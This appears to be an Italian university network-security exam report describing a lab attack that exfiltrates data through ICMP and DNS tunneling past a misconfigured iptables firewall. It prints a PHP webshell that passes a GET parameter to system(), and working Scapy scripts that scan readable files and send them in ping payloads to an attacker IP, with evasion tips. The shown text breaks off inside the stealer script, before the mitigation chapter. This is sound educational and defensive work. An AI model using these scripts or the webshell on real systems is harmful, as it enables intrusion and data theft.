

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base

Dipartimento di Ingegneria Elettrica e delle Tecnologie
dell'Informazione



UNIVERSITÀ DEGLI STUDI
DI NAPOLI FEDERICO II

Elaborato d'esame Network Security

Analisi e Implementazione di Tecniche di Data Exfiltration tramite ICMP e DNS Tunneling

Professore:
Simon Pietro Romano

Candidati:
Antonio Della Pietra Matr. M63001833
Nunzio Giordano Matr. M63001707

Anno Accademico 2025/2026

Indice

1	Introduzione	3
1.1	Architettura	3
1.2	Metodologia Operativa	4
2	Analisi ICMP e DNS	5
2.1	Il Firewall	5
2.2	Iptables	5
2.3	Configurazione del Firewall	6
2.4	Configurazione del Firewall Vulnerabile	6
2.4.1	Definizione delle Interfacce e Abilitazione Routing	7
2.4.2	Reset della configurazione e Default Policy	7
2.4.3	Configurazione NAT e Stateful Inspection	7
2.4.4	Esposizione dei Servizi e Vulnerabilità Progettuali	8
2.5	Verifica della Connattività e Analisi del Traffico	9
2.5.1	Verifica Accessibilità Servizio Web (HTTP)	9
2.5.2	Verifica Permessi in Uscita	9
3	Simulazione dell'Attacco ed Esfiltrazione Dati	11
3.1	Obiettivi e Metodologia Operativa	11
3.2	Simulazione dell'Attacco: Scenario ICMP Tunneling	12
3.2.1	Analisi del Vettore d'Ingresso (Vulnerabilità Web)	12
3.2.2	Architettura dell'Attacco ICMP	13
3.2.3	Fase 1: Ricognizione e Discovery (icmp_sender.py)	13
3.2.4	Fase 2: Esfiltrazione Mirata (stealer.py)	16
3.2.5	Fase 3: Ricezione e Decodifica (icmp_receiver.py)	19
3.3	Esecuzione dell'Attacco: Dalla Ricognizione all'Esfiltrazione	21
3.3.1	Fase 1: Ricognizione del Target (Discovery)	21
3.3.2	Fase 2: Esfiltrazione Mirata (Data Exfiltration)	22
3.3.3	Fase 3: Analisi Forense del Traffico (Wireshark)	23
3.4	Esfiltrazione tramite DNS Tunneling	24
3.4.1	Principio di Funzionamento	24
3.4.2	Architettura dell'Attacco	25
3.4.3	Fase 1: Deployment Automatizzato (injector.py)	25
3.4.4	Fase 2: Il Malware (dns_stealer.py)	27
3.4.5	Fase 3: Intercettazione e Decodifica (dns_receiver.py)	30
3.5	Esecuzione dell'Attacco DNS e Analisi dei Risultati	31
3.5.1	Fase 1: Deployment Automatizzato (The Dropper)	31
3.5.2	Fase 2: Esfiltrazione via Pseudo-Domini	32

3.5.3	Fase 3: Analisi Forense del Traffico (Wireshark)	33
4	Mitigazione e Hardening della Rete con Nftables	35
4.1	Il Framework Nftables: Evoluzione del Packet Filtering	35
4.2	Strategia di Difesa Implementata	36
4.3	Implementazione delle Regole di Mitigazione	36
4.3.1	1. Dynamic Blacklisting (Il "Carcere" per gli Attaccanti)	37
4.3.2	2. Mitigazione ICMP (Anti-Tunneling)	38
4.3.3	3. Mitigazione DNS (Anti-Exfiltration)	39
4.4	Verifica dell'Efficacia delle Mitigazioni (Validation)	40
4.4.1	Test 1: Blocco dell'Esfiltrazione ICMP	40
4.4.2	Test 2: Blocco del Tunneling DNS	41
4.5	Conclusioni del Progetto	41

Capitolo 1

Introduzione

La sicurezza perimetrale delle reti moderne si basa sulla capacità di filtrare il traffico in ingresso e in uscita tramite firewall. Tuttavia, ciò non garantisce l'impermeabilità della rete. Attacchi moderni sfruttano protocolli di rete fondamentali, spesso permessi dai firewall per garantire la connettività di base, trasformandoli in vettori di attacco. In particolare, protocolli come **ICMP (Internet Control Message Protocol)**, utilizzato per la diagnostica, e **DNS (Domain Name System)**, essenziale per la risoluzione dei nomi, possono essere manipolati per trasportare dati nascosti o mappare la rete interna, aggirando le policy di sicurezza basate esclusivamente sul controllo delle porte TCP/UDP.

L'obiettivo del nostro progetto è dimostrare come sia possibile aggirare il filtraggio del firewall sfruttando i protocolli DNS e ICMP e implementare linee di difesa con tecniche di mitigazione avanzate, attraverso controlli sul contenuto dei pacchetti e sulla frequenza delle richieste.

1.1 Architettura

L'architettura è composta da tre macchine virtuali distinte: macchina attaccante, macchina vittima e firewall. La macchina attaccante è rappresentata da Kali Linux e simula un attore malevolo remoto presente in Internet; il suo obiettivo è comunicare con la vittima superando le barriere imposte dal firewall intermedio. La macchina vittima è rappresentata da Ubuntu Desktop su cui è presente il web server Apache, oggetto dell'attacco. Tra le due macchine è presente una terza macchina che rappresenta il firewall, il quale gestisce due interfacce di rete, agendo come unico punto di passaggio obbligato per tutto il traffico.




Figura 1.1: Architettura del progetto.

- **Kali - Linux:**

- CPU: 1 core
- RAM: 2 GB
- Disco: 25 GB
- Schede di rete: connessa a rete interna a WAN_SIM

- **Firewall - Ubuntu Server:**

- CPU: 1 core
- RAM: 1 GB
- Disco: 25 GB
- Schede di rete: connessa a rete interna a WAN_SIM e a rete interna DMZ_ZONE

- **DMZ - Ubuntu:**

- CPU: 2 core
- RAM: 4 GB
- Disco: 25 GB
- Schede di rete: connessa a rete interna DMZ_ZONE

1.2 Metodologia Operativa

Il lavoro si articola in fasi successive:

- 1. Analisi ICMP e DNS:** In una prima fase, è stato analizzato il comportamento del firewall rispetto al traffico ICMP e DNS. Abbiamo verificato come regole di filtraggio mal configurate o permissive permettano il passaggio di pacchetti Echo Request/Reply, consentendo non solo la diagnostica (Ping) ma potenzialmente l'instaurazione di un canale di comunicazione nascosto tra l'attaccante esterno e la DMZ interna.
- 2. Compromissione iniziale:** Sfruttamento di una vulnerabilità di Remote Code Execution (RCE) sul server web della vittima. Questo ha permesso di eseguire comandi di sistema arbitrari, necessari per preparare il terreno all'esfiltrazione.
- 3. Data Exfiltration:** Dato che il firewall bloccava le connessioni dirette in uscita, sono state implementate tecniche di tunneling ICMP e DNS. I malware appositamente sviluppati hanno frammentato i dati sensibili presenti sulla vittima, incapsulandoli all'interno di query ICMP e DNS. Tali pacchetti, attraversando il firewall come "traffico legittimo", sono stati intercettati e ricostruiti dalla macchina attaccante.
- 4. Mitigazione:** Infine, è stata analizzata la risposta difensiva. Sono state sviluppate regole firewall avanzate basate su nftables per rilevare e bloccare queste anomalie, utilizzando tecniche tra cui Rate Limiting e Deep Packet Inspection per distinguere il traffico legittimo da quello malevolo.

Capitolo 2

Analisi ICMP e DNS

2.1 Il Firewall

Nel contesto della sicurezza delle reti, il firewall rappresenta la prima linea di difesa perimetrale. Esso viene inserito tra la rete locale (LAN) e la rete esterna (Internet) per stabilire un collegamento controllato, isolando i sistemi interni dalle minacce esterne. Un firewall efficace deve soddisfare tre obiettivi di design fondamentali:

- **Traffico Obbligato:** Tutto il traffico, sia in entrata che in uscita, deve passare attraverso il firewall.
- **Traffico Autorizzato:** Solo il traffico autorizzato dalla Local Security Policy può attraversare il dispositivo.
- **Immunità:** Il firewall stesso deve essere immune alla penetrazione; se il sistema di difesa viene compromesso, l'intera rete perde la sua sicurezza.

Operativamente, il firewall agisce come un **Single Choke Point** (punto di strozzatura unico). Questa architettura centralizzata permette di imporre controlli di sicurezza uniformi e facilita il monitoraggio degli eventi di sicurezza. Le decisioni di filtraggio si basano su una **Access Policy** che specifica quali tipi di traffico sono autorizzati, analizzando elementi quali indirizzi IP sorgente e destinazione, protocolli (TCP, UDP, ICMP), porte e applicazioni.

2.2 Iptables

Per comprendere il funzionamento del firewall implementato, è necessario distinguere tra due componenti fondamentali che spesso vengono confusi nel linguaggio comune: Netfilter e Iptables. Il kernel Linux dispone di un'infrastruttura nativa chiamata Netfilter. Questa componente opera a livello kernel e rappresenta il motore reale di filtraggio: intercetta i pacchetti che attraversano lo stack di rete e decide il loro destino. Iptables, invece, è il tool a riga di comando che opera nello spazio utente. Esso funge da interfaccia di controllo: dialoga con il kernel per inserire, modificare o rimuovere le regole nelle tabelle di filtraggio di Netfilter. In sostanza, iptables è il mezzo con cui l'amministratore definisce la security policy, mentre Netfilter è l'esecutore che la applica. Il funzionamento di iptables si basa su una struttura gerarchica composta da Tabelle e Catene. Le tabelle raggruppano le regole in base

alla loro finalità (es. filtraggio, NAT). La tabella principale, utilizzata per il packet filtering standard, è la tabella Filter. All'interno di questa tabella, il flusso dei pacchetti è gestito attraverso tre "catene" (Chains) principali, che corrispondono ai diversi momenti in cui un pacchetto può essere intercettato:

- **INPUT:** Gestisce i pacchetti destinati al firewall stesso.
- **OUTPUT:** Gestisce i pacchetti generati localmente dal firewall e diretti verso l'esterno.
- **FORWARD:** È la catena cruciale per il nostro progetto. Gestisce i pacchetti che attraversano il firewall, partendo da un'interfaccia e uscendo da un'altra.

2.3 Configurazione del Firewall

Lo script in figura mostra il Firewall Linux basato su iptables. Il suo ruolo è quello di agire come un vigile urbano tra due reti: la WAN dove si trova l'attaccante e la DMZ dove si trova la vittima. L'obiettivo di questa configurazione è simulare un amministratore di rete che applica una politica di sicurezza apparentemente solida (Default DROP), ma che commette l'errore di lasciare aperti alcuni protocolli di servizio (come il DNS e ICMP) senza controlli approfonditi, creando la vulnerabilità che abbiamo sfruttato.

```
#!/bin/bash
# Definisco le mie interfaccie
IF_WAN="enp0s3"
IF_DMZ="enp0s8"

# Setto il forwarding
sysctl -w net.ipv4.ip_forward=1

# Pulizia regole esistenti...
echo "Pulizia regole esistenti..."
iptables -F
iptables -t nat -F
iptables -X

# Definisco le politiche
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT

# Policy di Default impostata su DROP
echo "Policy di Default impostata su DROP"

# Regole per la NAT
iptables -t nat -A POSTROUTING -o $IF_WAN -j MASQUERADE

# Regole per il FORWARDING
# Permetto connessioni stabilithe e correlate
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
# Permetto connessioni HTTP dall'esterno verso la DMZ
iptables -A FORWARD -i $IF_WAN -o $IF_DMZ -p tcp --dport 80 -d 10.0.10.100 -j ACCEPT
echo "ACCESO HTTP dall'esterno concesso verso DMZ"

# I commenti qui sotto non sono attivi
#iptables -A FORWARD -i enp0s8 -o enp0s3 -p tcp --dport 80 -j ACCEPT
#iptables -A FORWARD -i $IF_DMZ -o $IF_WAN -p tcp --dport 80 -d 10.0.10.100 -j ACCEPT
#iptables -A FORWARD -i $IF_DMZ -o $IF_WAN -p icmp -j ACCEPT
#iptables -A FORWARD -i $IF_DMZ -o $IF_WAN -p udp --dport 53 -j ACCEPT

# Messaggi di fine
echo "VULNERABILITA ATTIVI: DNS(UDP 53) e ICMP in uscita dalla DMZ permessi"
echo "Firewall Configurato!"
```

Figura 2.1: Codice Iptables.

2.4 Configurazione del Firewall Vulnerabile

In questa fase del progetto, è stata implementata la configurazione iniziale della rete. L'obiettivo era creare un perimetro di difesa apparentemente sicuro, basato su *iptables*, che permettesse il funzionamento dei servizi leciti ma che, a causa di

specifiche scelte progettuali, lasciasse esposti vettori per l'esfiltrazione dei dati. Di seguito viene analizzato lo script di configurazione utilizzato.

2.4.1 Definizione delle Interfacce e Abilitazione Routing

La prima parte dello script definisce le variabili d'ambiente per le interfacce di rete e abilita il passaggio dei pacchetti a livello kernel.

```
1 IF_WAN="enp0s3"
2 IF_DMZ="enp0s8"
3 sysctl -w net.ipv4.ip_forward=1
```

Listing 2.1: Inizializzazione variabili e IP Forwarding

- **Variabili d'interfaccia:** Vengono definite `IF_WAN` (interfaccia verso Internet/Attaccante) e `IF_DMZ` (interfaccia verso la rete interna vulnerabile) per garantire modularità e leggibilità al codice.
- **IP Forwarding:** Il comando `sysctl` modifica i parametri del kernel a runtime. Impostando `net.ipv4.ip_forward=1`, il sistema operativo cessa di comportarsi come un semplice host e agisce come un router, permettendo l'instradamento dei pacchetti tra l'interfaccia WAN e la DMZ.

2.4.2 Reset della configurazione e Default Policy

Per garantire un ambiente deterministico e sicuro (approccio *Zero Trust*), vengono rimosse le configurazioni precedenti e impostate politiche restrittive.

```
1 iptables -F
2 iptables -t nat -F
3 iptables -X
4 iptables -P INPUT DROP
5 iptables -P FORWARD DROP
6 iptables -P OUTPUT ACCEPT
```

Listing 2.2: Pulizia regole e Policy di Default

- **Flush delle regole:** I comandi con flag `-F` e `-X` svuotano tutte le catene preesistenti nelle tabelle *filter* e *nat*, eliminando eventuali residui di configurazioni precedenti.
- **Default Policy (DROP):** Si adotta il principio del privilegio minimo. Tutto il traffico in ingresso (`INPUT`) e di attraversamento (`FORWARD`) viene scartato di default, obbligando l'amministratore a definire esplicitamente (whitelist) solo il traffico permesso. Il traffico generato dal firewall stesso (`OUTPUT`) è invece consentito.

2.4.3 Configurazione NAT e Stateful Inspection

Questa sezione garantisce la connettività di base per la DMZ e abilita il tracciamento delle connessioni.

```

1 iptables -t nat -A POSTROUTING -o $IF_WAN -j MASQUERADE
2 iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j
   ACCEPT

```

Listing 2.3: NAT e mantenimento dello stato

- **Masquerading (NAT):** La regola di *POSTROUTING* permette agli host della DMZ (con indirizzi IP privati) di accedere a Internet utilizzando l'indirizzo IP pubblico del firewall.
- **Stateful Inspection:** Attraverso il modulo *-m state*, il firewall accetta automaticamente i pacchetti appartenenti a connessioni già legittimamente instaurate (**ESTABLISHED**) o correlate (**RELATED**). Questo è fondamentale per permettere il traffico di ritorno senza dover aprire esplicitamente le porte in ingresso per ogni risposta.

2.4.4 Esposizione dei Servizi e Vulnerabilità Progettuali

Infine, vengono definite le regole che permettono l'accesso al Web Server e, intenzionalmente, lasciano aperti i canali di uscita utilizzati per l'attacco.

```

1 # Accesso HTTP consentito verso la DMZ
2 iptables -A FORWARD -i $IF_WAN -o $IF_DMZ -p tcp --dport 80 -d
   10.0.10.100 -j ACCEPT
3 # Vulnerabilità: Traffico in uscita non filtrato
4 iptables -A FORWARD -i $IF_DMZ -o $IF_WAN -p icmp -j ACCEPT
5 iptables -A FORWARD -i $IF_DMZ -o $IF_WAN -p udp --dport 53 -j
   ACCEPT

```

Listing 2.4: Regole di Forwarding e vettori di vulnerabilità

- **Ingresso (Porta 80):** Viene consentito il traffico TCP sulla porta 80 proveniente dalla WAN e diretto specificamente all'IP del Web Server (10.0.10.100). Sebbene legittima, questa regola rappresenta il vettore d'ingresso per l'exploit RCE sul server Apache vulnerabile.
- **Uscita (ICMP e DNS):** Le ultime due regole rappresentano la criticità progettuale.

1. Viene permesso il transito di **qualsiasi pacchetto ICMP** dalla DMZ verso l'esterno.
2. Viene permesso il traffico **UDP sulla porta 53** verso qualsiasi destinazione.

La mancanza di controlli approfonditi (come il rate limiting, il controllo del payload o la restrizione sui server DNS autorizzati) su queste regole di uscita permette all'attaccante di stabilire un canale di comunicazione nascosto (*Covert Channel*) per l'esfiltrazione dei dati post-compromissione.

2.5 Verifica della Connettività e Analisi del Traffico

Prima di avviare la simulazione di attacco, è stata effettuata una fase di *Connectivity Verification*. L'obiettivo è confermare che le regole del firewall permettano il transito dei pacchetti tra la DMZ e la zona esterna, validando i vettori che verranno successivamente sfruttati. L'analisi è stata condotta monitorando il traffico tramite **Wireshark** posizionato sull'interfaccia esterna.

2.5.1 Verifica Accessibilità Servizio Web (HTTP)

La prima prova ha riguardato l'esposizione del Web Server. Come evidenziato nella Figura 2.2, la macchina attaccante (IP 192.168.66.66) riesce a stabilire una connessione TCP con il server nella DMZ (IP 10.0.10.100).




Figura 2.2: Cattura del traffico HTTP.

Dall'analisi si osserva la richiesta GET / HTTP/1.1 e la risposta positiva del server (200 OK), confermando che il Port Forwarding sulla porta 80 è operativo.

2.5.2 Verifica Permessi in Uscita

Per dimostrare la vulnerabilità in uscita, è stato simulato traffico generato dalla DMZ verso l'esterno. Questo passaggio è cruciale per confermare la fattibilità del Tunneling.

Test connettività ICMP

È stato generato traffico ICMP dalla DMZ (10.0.10.100) verso l'attaccante (192.168.66.66). La cattura in Figura 2.3 mostra chiaramente la richiesta partire dalla rete interna.




Figura 2.3: Traffico ICMP in uscita: La DMZ (Source 10.0.10.100) invia correttamente Echo Request verso l'esterno.

Il transito di questi pacchetti conferma che la policy di uscita per ICMP è impostata su ACCEPT.

Test traffico DNS (UDP 53)

Infine, è stata verificata l'apertura della porta UDP 53. È stata forzata una query DNS dalla DMZ verso l'IP dell'attaccante.




Figura 2.4: Traffico DNS in uscita: La query (Packet 230) attraversa il firewall raggiungendo l'attaccante.

Come mostrato nella Figura 2.4 (pacchetto n. 230), la richiesta DNS Standard query A google.com partita dalla DMZ (10.0.10.100) ha attraversato con successo il firewall raggiungendo la destinazione esterna. La successiva risposta Port unreachable (pacchetto n. 231) è attesa e conferma ulteriormente il successo del test: il pacchetto è arrivato alla macchina attaccante (che ha risposto di non avere il servizio DNS attivo), dimostrando che il "tubo" in uscita sulla porta 53 è aperto e privo di filtri applicativi.

Capitolo 3

Simulazione dell'Attacco ed Esfiltrazione Dati

Dopo aver validato la configurazione di rete e verificato la connettività dei servizi nello scenario descritto, il progetto entra nella fase di simulazione offensiva. L'obiettivo di questo capitolo non è limitarsi a ottenere un accesso non autorizzato al sistema, ma dimostrare concretamente i rischi derivanti da politiche di filtraggio in uscita permissive. In uno scenario reale di *Network Security*, la compromissione di un host perimetrale (come un Web Server nella DMZ) è un evento che deve essere considerato probabile. La vera criticità risiede nella capacità dell'attaccante di trasformare questa intrusione iniziale in una violazione dei dati (*Data Breach*).

3.1 Obiettivi e Metodologia Operativa

L'attività di attacco è stata strutturata in due fasi logiche distinte:

1. **Accesso Iniziale (Initial Access):** Sfruttamento di una vulnerabilità applicativa di tipo *Remote Code Execution* (RCE) presente nel server web Apache.
2. **Esfiltrazione dei Dati (Data Exfiltration):** Trasferimento non autorizzato di informazioni sensibili dalla DMZ verso la macchina attaccante (Kali Linux).

La sfida principale in questa fase non è l'ingresso, ma l'uscita. Poiché il firewall blocca le connessioni dirette verso porte non standard, è stato necessario ricorrere a tecniche di **Protocol Tunneling**. Questa tecnica consiste nell'incapsulare i dati rubati all'interno di protocolli legittimi e comunemente permessi, nascondendo il traffico malevolo all'interno di comunicazioni apparentemente innocue. Nel prosieguo del capitolo verranno analizzati due scenari di esfiltrazione distinti, basati sulle "porte aperte" identificate nella fase di analisi preliminare:

- **Scenario ICMP:** Utilizzo del protocollo di controllo (ping) come canale nascosto.
- **Scenario DNS:** Utilizzo del protocollo di risoluzione nomi per il trasferimento dati, simulando query verso domini esterni.

3.2 Simulazione dell'Attacco: Scenario ICMP Tunneling

In questo parte viene dettagliata la metodologia operativa utilizzata per compromettere il server nella DMZ ed esfiltrare dati sensibili bypassando il firewall tramite il protocollo ICMP. L'attacco è stato strutturato in fasi sequenziali: sfruttamento della vulnerabilità web, ricognizione del file system ed esfiltrazione mirata.

3.2.1 Analisi del Vettore d'Ingresso (Vulnerabilità Web)

Il punto di accesso alla rete interna è costituito dal Web Server Apache (10.0.10.100). Durante la fase di progettazione della rete, è stato deliberatamente introdotto un difetto di sicurezza critico nel file `index.php` per simulare uno scenario di *Insecure Code Practice*.

Analisi del codice `index.php`

Il codice sorgente dell'applicazione web presenta una vulnerabilità di tipo **RCE (Remote Code Execution)**.



The screenshot shows a terminal window with the title bar "vittima@vittima: /var/www/html". The window contains a terminal session with the command "GNU nano 6.2" and the file name "index.php". The code shown is:

```
<pre>
<?php

if(isset($_GET['cmd']))
{
    system($_GET['cmd']);
}
?>
</pre>
```

Figura 3.1: Codice vulnerabile in `index.php`: utilizzo insicuro della funzione `system()`.

Come evidenziato nella Figura 3.1, lo script accetta un parametro GET denominato `cmd` e lo passa direttamente alla funzione nativa `system()` senza alcuna forma di *Sanitization* o *Input Validation*.

- **Funzionamento:** L'interprete PHP riceve la stringa dall'URL e la esegue come se fosse un comando digitato nel terminale del server, con i privilegi dell'utente web (`www-data`).

- **Impatto:** Questo permette all'attaccante di eseguire qualsiasi comando di sistema, inclusa la creazione di file, la lettura di directory e, come vedremo, l'iniezione di script Python per l'esfiltrazione.

3.2.2 Architettura dell'Attacco ICMP

Per superare le restrizioni del firewall, che blocca le connessioni TCP dirette in uscita (Reverse Shell tradizionali) ma permette il traffico ICMP, è stato sviluppato un set di tre strumenti personalizzati scritti in Python. L'attacco si basa su una logica "Client-Server" inversa, dove la vittima invia attivamente i dati all'attaccante tramite pacchetti Ping. Gli strumenti utilizzati sono:

1. **icmp_receiver.py (Attaccante):** Il server di ascolto che intercetta i pacchetti ICMP, decodifica il payload e ricostruisce i dati.
2. **icmp_sender.py (Vittima - Ricognizione):** Uno script di *Discovery* che scansiona il sistema vittima, identifica i file leggibili dall'utente corrente e invia un report all'attaccante.
3. **stealer.py (Vittima - Esfiltrazione):** Lo script di attacco mirato che preleva il contenuto di uno specifico file (individuato grazie al sender) e lo esfiltra.

3.2.3 Fase 1: Ricognizione e Discovery (icmp_sender.py)

Il primo script iniettato sulla vittima è `icmp_sender.py`. A differenza dello stealer (che vedremo successivamente), questo script non serve a rubare un file specifico, ma a **mappare la superficie di attacco**. L'obiettivo è rispondere alla domanda: "*Quali file sensibili posso leggere con i permessi limitati dell'utente www-data?*"

Analisi del Codice: icmp_sender.py

Di seguito viene analizzata la logica interna dello script utilizzato per la ricognizione.

```

1 import os
2 import time
3 from scapy.all import IP, ICMP, send, conf
4
5
6 ATTACKER_IP = "192.168.66.66"
7 MY_IFACE = "enp0s3"
8
9
10 conf.iface = MY_IFACE
11 conf.verb = 0
12
13 # Cartelle da scansionare
14 TARGET_DIRS = ["/etc", "/home", "/var/www/html", "/tmp"]
15
16 def get_system_file_report():
17     """Genera la lista dei file trovati sul sistema"""
18     report = f"— REPORT SCANSIONE AUTOMATICA —\n"
19     report += f"Vittima IP: 10.0.10.100 (Interfaccia: {MY_IFACE})\n"
20     report += "-" * 30 + "\n"
21
22     for directory in TARGET_DIRS:
23         if not os.path.exists(directory): continue
24
25         try:
26             for root, dirs, files in os.walk(directory):
27                 for name in files:
28                     full_path = os.path.join(root, name)
29                     # Controlla se è leggibile
30                     if os.access(full_path, os.R_OK):
31                         report += f"[OPEN] {full_path}\n"
32                     else:
33                         # report += f"[LOCK] {full_path}\n"
34                     pass
35         except:

```

Figura 3.2: Sorgente dello script di ricognizione icmp_sender.py. p1

```

29             # Controlla se è leggibile
30             if os.access(full_path, os.R_OK):
31                 report += f"[OPEN] {full_path}\n"
32             else:
33                 # report += f"[LOCK] {full_path}\n"
34             pass
35         except:
36             pass
37
38     report += "— FINE SCANSIONE —"
39     return report
40
41 def exfiltrate(destination_ip, data):
42     """Spedisce i dati via ICMP"""
43     print(f"[DEBUG] Invio report di {len(data)} bytes via {conf.iface} ... ")
44     payload = data.encode('utf-8', errors='ignore')
45     chunk_size = 32
46
47     for i in range(0, len(payload), chunk_size):
48         chunk = payload[i:i+chunk_size]
49         pkt = IP(dst=destination_ip)/ICMP(type=8, id=9999)/chunk
50         send(pkt)
51         time.sleep(0.02) # Piccola pausa per stabilità
52
53     # Pacchetto finale
54     send(IP(dst=destination_ip)/ICMP(type=8, id=9999)/"EOF")
55     print("[DEBUG] Invio completato!")
56
57 if __name__ == "__main__":
58     print("[*] Avvio scansione file ... ")
59
60     secret_data = get_system_file_report()
61     exfiltrate(ATTACKER_IP, secret_data)
62

```

Figura 3.3: Sorgente dello script di ricognizione icmp_sender.py. p2

Il funzionamento si divide in due blocchi logici principali: la scansione del filesystem e l'invio dei dati.

Scansione dei permessi (Discovery)

La funzione `get_system_file_report()` attraversa ricorsivamente le directory critiche del sistema (come `/etc`, `/home`, `/var/www`).

```
1 for directory in TARGET_DIRS:
2     for root, dirs, files in os.walk(directory):
3         for name in files:
4             full_path = os.path.join(root, name)
5
6             # Verifica dei permessi di lettura
7             if os.access(full_path, os.R_OK):
8                 permission = "[OPEN]    " # File esfiltrabile
9             else:
10                 permission = "[LOCK]    " # Accesso negato
11
12             report += f"{permission} {full_path}\n"
```

Listing 3.1: Logica di verifica permessi in icmp_sender.py

Questa sezione è cruciale per la riuscita dell'attacco:

- L'attaccante non ha privilegi di root. Molti file in `/etc` o `/home` potrebbero essere bloccati.
- Utilizzando `os.access(..., os.R_OK)`, lo script distingue automaticamente tra ciò che è accessibile (**[OPEN]**) e ciò che è protetto (**[LOCK]**).
- Il risultato non è il contenuto dei file, ma un **Report Testuale** che elenca i percorsi validi, permettendo all'attaccante di scegliere con precisione il prossimo bersaglio senza generare errori sospetti nei log di sistema.

Tecnica di Esfiltrazione (Data Chunking)

Una volta generato il report, la funzione `exfiltrate_data()` si occupa di trasmetterlo. Poiché il report può essere lungo diversi kilobyte, non può essere inviato in un singolo pacchetto ping.

```
1 def exfiltrate_data(destination_ip, data):
2     payload = data.encode('utf-8', errors='ignore')
3     chunk_size = 32
4
5     # Divisione in pacchetti
6     for i in range(0, len(payload), chunk_size):
7         chunk = payload[i:i+chunk_size]
8
9         # Creazione pacchetto ICMP Type 8 (Request)
10        packet = IP(dst=destination_ip)/ICMP(type=8, id=1337) /
11        chunk
12        send(packet, verbose=0)
13        time.sleep(0.05) # Rate limiting
```

Listing 3.2: Frammentazione e invio ICMP

Dettagli implementativi:

- **Chunk Size (32 bytes):** Il payload viene spezzato in frammenti minuscoli. Questo serve a mimetizzare il traffico: un ping con 32 byte di dati è la dimensione standard dei ping inviati dai sistemi Windows, rendendo il traffico difficilmente distinguibile da normali operazioni di rete.
- **Timing:** L'istruzione `time.sleep(0.05)` introduce una latenza intenzionale per evitare di saturare la rete e per eludere meccanismi di rilevamento basati su picchi improvvisi di traffico (Rate Limiting).

3.2.4 Fase 2: Esfiltrazione Mirata (stealer.py)

Mentre lo script di ricognizione (`icmp_sender.py`) serve a mappare le risorse disponibili, lo script `stealer.py` rappresenta il vero vettore di esfiltrazione dati. Questo tool è stato progettato per leggere il contenuto di uno specifico file target (passato come argomento) e trasferirlo all'attaccante byte per byte. Di seguito viene analizzata la logica implementativa del codice, evidenziando le scelte tecniche adottate per garantire l'integrità dei dati e l'evasione dei controlli.

Configurazione e Setup di Scapy

A differenza di script di rete standard che si affidano al routing del sistema operativo, l'uso della libreria *Scapy* richiede una configurazione esplicita dell'interfaccia di rete, specialmente in ambienti virtualizzati o con routing complesso.

```

1 import os
2 import sys
3 import time
4 from scapy.all import IP, ICMP, send, conf
5
6
7 ATTACKER_IP = "192.168.66.66"
8 MY_IFACE = "enp0s3"
9
10 # Configurazione Scapy
11 conf iface = MY_IFACE
12 conf.verb = 0
13
14 def exfiltrate_file(filepath):
15     """Legge un file e lo spedisce via ICMP"""
16     if not os.path.exists(filepath):
17         print(f"[ERROR] Il file {filepath} non esiste.")
18         return
19
